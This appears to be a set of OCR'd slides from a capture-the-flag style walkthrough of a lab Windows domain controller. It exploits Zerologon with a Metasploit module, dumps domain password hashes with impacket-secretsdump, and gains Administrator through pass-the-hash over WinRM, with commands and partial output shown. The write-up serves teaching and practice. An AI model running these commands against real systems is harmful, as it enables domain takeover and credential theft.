
Zerologon Vunerability

Zerologon is a Windows exploit which allows an unauthenticated user to communicate with a Active Directory Domain Controller (DC) and change the DC computer account's password

Zerologon Vunerability



If we come across a Windows machine in an Active directory environment, it's one of the first vulnerabilities we should check for

Zerologon Vunerability

```
msf6 > use auxiliary/admin/dcerpc/cve_2020_1472_zerologon
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > show info

       Name: Netlogon Weak Cryptographic Authentication
     Module: auxiliary/admin/dcerpc/cve_2020_1472_zerologon
```

There's a convenient module on Metasploit which can be used to exploit the Zerologon vulnerability


Zerologon Vunerability

```
└─$ impacket-secretsdump ZERO/dc01$:''@192.168.200.9
Impacket v0.12.0 - Copyright Fortra, LLC and its aff

Password:
[-] RemoteOperations failed: DCERPC Runtime Error: c
[*] Dumping Domain Credentials (domain\uid:rid:lmhas
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:6
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d
```

And once we have the DC computer account's password, we can use the Impacket SecretsDump module to get every user's password hash

SMB File Upload -> Webserver Access



Because this is a Window web server, it's likely able to execute code written in .asp or .aspx files, so we can prepare such a file for upload

Privilege Escalation
Administrator Pass the Hash Attack

```
└─$ nxc winrm 192.168.200.9 -u 'Administrator' -H '6267e36cf72fa3fabf345c19c3d1ac70'
WINRM       192.168.200.9   5985   DC01             [*] Windows 10 / Server 2016 Bui
n:zero.hmv)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecatio
ed to cryptography.hazmat.decrepit.ciphers.algorithms.ARC4 and will be removed from
  arc4 = algorithms.ARC4(self._key)
WINRM       192.168.200.9   5985   DC01             [+] zero.hmv\Administrator:6267e
 (Pwn3d!)
```

If we have password hashes for Windows users, there are several services that accept hashes in the place of passwords, such as WinRM

Privilege Escalation
Administrator Pass the Hash Attack

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
zero\administrator
```

If we can login as the Administrator user with WinRM, we effectively have full control over the system